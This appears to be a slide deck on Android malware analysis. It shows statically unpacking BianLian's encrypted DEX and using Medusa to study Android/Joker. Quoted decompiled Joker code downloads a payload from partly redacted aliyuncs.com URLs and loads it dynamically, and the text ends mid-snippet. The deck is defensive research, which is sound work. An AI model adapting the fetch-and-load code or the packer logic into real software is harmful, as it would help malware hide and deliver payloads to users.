
- Bad knowledge of Javascript : too many **parenthesis** (LISP lol), inner functions...
- **Mapping between types** Java / Javascript. Ex : ByteBuffer to Uint8Array
- Hooking **dynamically loaded code**
- Many ways to communicate on Internet : URL, HttpConnection, okio, volley... Long !
- **Repetitive...**



# Solutions we explore in this talk

**Zero Frida: unpacking statically**

Important bonus: the malware is **not** executed



**Get someone else to do the work**



MobSF, Medusa



## 1 Introduction

## 2 Android malware analysis

Obfuscation

Packing

Using Frida

Issues with Frida and files

Writing Frida scripts can be difficult

## 3 Unpacking statically

Design

JsonPacker

## 4 Unpacking with Medusa


Android/Joker overview

Implementation of Android/Joker

## 5 Conclusion



**DEMO**



# How to design a static unpacker?

- **Step 1.** Be able to unpack manually. Without Frida et al of course!
- **Step 2.** Automate



# Static unpacker for "JsonPacker" in Android/BianLian

Where is the encrypted DEX?

```
$ ls ./assets
animation_me_boost.json           kQTUiw.json
animation_me_clean.json           licenses
animation_scan_whats_app_empty.json load.js
...
...
```

- It's always **.json** extension
- Short and random name

## kQTUiw.json

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6



# Decryption algorithm for the JSON file

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
this.iqZNhGdCPdw_378729 = this.OwpSogJRIwQ_280433 / this.gWNxYShyOlx_949934 + 0x210;
byte[] v7 = new byte[((int) Math.floor(arg17.length))];
this.iqZNhGdCPdw_378729 = this.gWNxYShyOlx_949934 * this.OwpSogJRIwQ_280433 - 60;
int[] v12 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    for(v0_2 = 0; v0_2 < 7; ++v0_2) {
        this.iqZNhGdCPdw_378729 = this.OwpSogJRIwQ_280433 + this.gWNxYShyOlx_949934 * 71 - 83;
    }
}


LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh
int v0_3 = this.gWNxYShyOlx_949934;
int v1_1 = this.iqZNhGdCPdw_378729;
this.OwpSogJRIwQ_280433 = v0_3 - v1_1;
int v3 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh;
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRLIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUz
this.OwpSogJRIwQ_280433 = v1_1 - v0_3 + 7908189;
this.filmskirt(v3, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRLIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
int v0_4 = this.OwpSogJRIwQ_280433;
this.gWNxYShyOlx_949934 = v0_4 / this.iqZNhGdCPdw_378729 - 0x1FC242;
this.iqZNhGdCPdw_378729 = v0_4 - this.gWNxYShyOlx_949934 * 501411;
int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRLIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt;
this.gWNxYShyOlx_949934 = this.iqZNhGdCPdw_378729 / 520 + v0_4 - 0x6543D;
int v15 = this.punchswift('b', 5222L, v12, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh);
this.iqZNhGdCPdw_378729 = 27 - 12 / this.OwpSogJRIwQ_280433 - this.gWNxYShyOlx_949934;
int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
int v2 = this.OwpSogJRIwQ_280433;
this.iqZNhGdCPdw_378729 = 0x124CFE - this.gWNxYShyOlx_949934 + v2;
int v0_6 = v12[(v15 + v0_5) % 0x100];
this.gWNxYShyOlx_949934 = this.iqZNhGdCPdw_378729 - 0x76715 / v2 + 370983;
v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
this.iqZNhGdCPdw_378729 = this.OwpSogJRIwQ_280433 + this.gWNxYShyOlx_949934 + 0x27C4A908;
}
```



# Spot junk code

```
this.iqZNhGdCPdW_378729 = this.OwpSogJRIwQ_280433 /  
↪ this.gWNxYShy0lx_949934 + 0x210;
```

- Useless variables
- Complex and useless math computations...



# Remove junk code

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
byte[] v7 = new byte[((int) Math.floor(arg17.length))];
int[] v12 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh
    int v3 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh;
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    this.filmskirt(v3, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    int v0_4 = this.OwpSogJRIwQ_280433;
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    int v15 = this.punchswift('b', 5222L, v12, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGl0kRtAeKh);
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt
}
```



# Remove junk code

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey = this.expandKey(key);

byte[] output = new byte[((int) Math.floor(encryptedDex.length))];
this.iqZNhGdCPdW_378729 = this.gWNxYShyOlx_949934 * this.OwpSogJRIwQ_280433 - 60;
int[] theExpandedKey = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey;
int i;
for(i = 0; ((double)i) < Math.ceil(encryptedDex.length); ++i) {
    int v0_2;

    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 + 1) % 0x100;

    int avar1 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1;
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 + theExpandedKey[i] * 0x100) % 0x100;
    this.swap(avar1, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2, theExpandedKey);
    int v0_4 = this.OwpSogJRIwQ_280433;

    int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2;
    int expKey1 = this.get('b', 5222L, theExpandedKey, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1);
    int expKey2 = this.get('z', 0x179161L, theExpandedKey, v14);

    int current_key = theExpandedKey[(expKey1 + expKey2) % 0x100];
    output[i] = this.justReturnInput(Math.round(current_key) ^ encryptedDex[i]);
}
```



# After cleaning

```
int var1 = 0;
int var2 = 0;
byte[] outputContent = new byte[inputContent.length];
for (int i3 = 0; i3 < inputContent.length; i3++) {
    var1 = (var1 + 1) % 256;
    var2 = (var2 + payloadKey[var1]) % 256;
    swap(payloadKey[var1], payloadKey[var2]);
    int keyloop = payloadKey[(payloadKey[var1] +
        → payloadKey[var2]) % 256];
    outputContent[i3] = (byte) ((keyloop) ^ inputContent[i3]);
}
return outputContent;
```

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6 - see  
com.sponsor.economy.LUzOeBsTwTdRzFfQhTxGsEsRjZulxJoDs, method copperprovide()

- It's a home-made algorithm, based on XOR
- payloadKey is derived from a hard-coded key



# Finding the key

```
public static String balancetortoise() {  
    int v0 = 9;  
    int v1 = 0x400;  
    int v2;  
    for(v2 = 9; v2 < 41; ++v2) {  
        v1 = 0x40E;  
    }  
  
    byte[] v3 = {105, 10, 82, 8};  
    ...
```

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6 - see  
com.sponsor.economy.LUzOeBsTwTdRzFfQhTxGsEsRjZulxJoDs, method balancetortoise()



# Automating with Regexp

```
"\\.line [0-9]+(\\s){5}input-boolean (v|p)[0-9], " +
"(v|p)[0-9], L(.{1,100}){3}.{1,100};->.{1,100}:.(\\s){6}" +
"(invoke-static \\{\\"},
→ L(.{1,100}){3}.{1,100};->.{1,100}\\\"\\\")" +
"Ljava/lang/StringBuilder;(\\s){6}){0,1}" +
"(const.* (v|p)[0-9], [x\"0-9a-fA-F]+.*(\\s){6}){0,1}" +
"(new-array (v|p)[0-9], (v|p)[0-9], .{1,3}(\\s){6}){0,1}" +
...  
...
```



## 1 Introduction

## 2 Android malware analysis

Obfuscation

Packing

Using Frida

Issues with Frida and files

Writing Frida scripts can be difficult

## 3 Unpacking statically

Design

JsonPacker

## 4 Unpacking with Medusa

Android/Joker overview

Implementation of Android/Joker

## 5 Conclusion



# Medusa Demo

```
[i] Loading modules...
[i] Done....
Welcome to:

MEUSA

Type help for options

Available devices:

0) Device(id="local", name="Local System", type='local')
1) Device(id="socket", name="Local Socket", type='remote')
2) Device(id="emulator-5554", name="Android Emulator 5554", type='usb')


Enter the index of the device to use:
```

<https://github.com/Ch0pin/medusa>




# Android/Joker: 4 payloads !

[https://look4\[...\].aliyuncs.com/designemoj](https://look4[...].aliyuncs.com/designemoj)




# Android/Joker: 4 payloads !

[https://look4\[...\].aliyuncs.com/designemoj](https://look4[...].aliyuncs.com/designemoj)




# Android/Joker: 4 payloads !

[https://look4\[...\].aliyuncs.com/number](https://look4[...].aliyuncs.com/number)




# Android/Joker: 4 payloads !

[https://look4\[...\].aliyuncs.com/number](https://look4[...].aliyuncs.com/number)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\].aliyuncs.com/xjuys](https://xjuys.[...].aliyuncs.com/xjuys)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\].aliyuncs.com/xjuys](https://xjuys.[...].aliyuncs.com/xjuys)




# Android/Joker: 4 payloads !




# Android/Joker: 4 payloads !

[https://xjuys.\[...\].aliyuncs.com/fbhx1](https://xjuys.[...].aliyuncs.com/fbhx1)



# Android/Joker: 4 payloads !



More: [https://cryptax.medium.com/...](https://cryptax.medium.com/)



# Android/Joker: downloading payload 1

- sha256:

afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f

- class: f.b.a.a.a

```
this.keydata = "nuff";
this.salt = "Xu7PDSGzGRs=";

// Base64 + PBE MD5 + DES
// https://look4[...].aliyuncs.com/designemoji
String pathname = this.b.a("txxloNzRiCUGA1LCRVepAvPIOFmo4TVqlrn1..",
    this.keydata, this.salt);
String filename = this.keydata;

// download
f.b.a.a.a(pathname,
    this.ctx.getCacheDir() +
    "/" .concat(filename)).a(this);
```



# Android/Joker: loading dynamically

```
Object cl = ctx.getClassLoader();
ClassLoader cl_obj = ClassLoader.newInstance();
seekClz = cl_obj.loadClass("seek");
Method [] methodsList = seekClz.getMethods();

// to call a static method
// no need to specify the class name
// equivalent: seek.melody(ctx)
methodsList.get("melody").invoke(null, ctx)
```



# Android/Joker: how it's implemented 1/3

```
@Override // f.b.a.a.a.a
public void a(MsgObject_u arg10) {
    try {
        // creates an iterable list of methods of the Context
        // class.
        MethodsIterable_c methodsOfContext =
        MethodsIterable_c.makeMethodsList(this.ctx.getClass());
        // obfuscated string for getClassLoader
        methodsOfContext.addMethod(new
        String[]{this.b.decryptPBE_base64("XDpCJSIAb0iSvwxnJKLvg==",
        this.keydata, this.salt)});
        methodsOfContext.addMethodWithParameterTypes(new
        Class[0]);
        // invoke ctx.getClassLoader
        Object class_loader =
        methodsOfContext.getFirstMethod().invoke(this.ctx);
```



# Android/Joker: how it's implemented 2/3

```
// get the ClassLoader class
Class cl = class_loader.getClass();
ConstructorList_b methodsOfClassLoader =
→ ConstructorList_b.getConstructors(cl);
methodsOfClassLoader.doAdd(new String[]{cl.getName()});
methodsOfClassLoader.setAccessible(true);

// instantiate a ClassLoader
// ClassLoader cl_obj = ClassLoader.newInstance();
Object classloader_obj =
→ methodsOfClassLoader.getFirstConstructor().newInstance(v10_1,
→ class_loader);
Class cl2 = v10_1.getClass();
MethodsIterable_c methodsOfClassLoader2 =
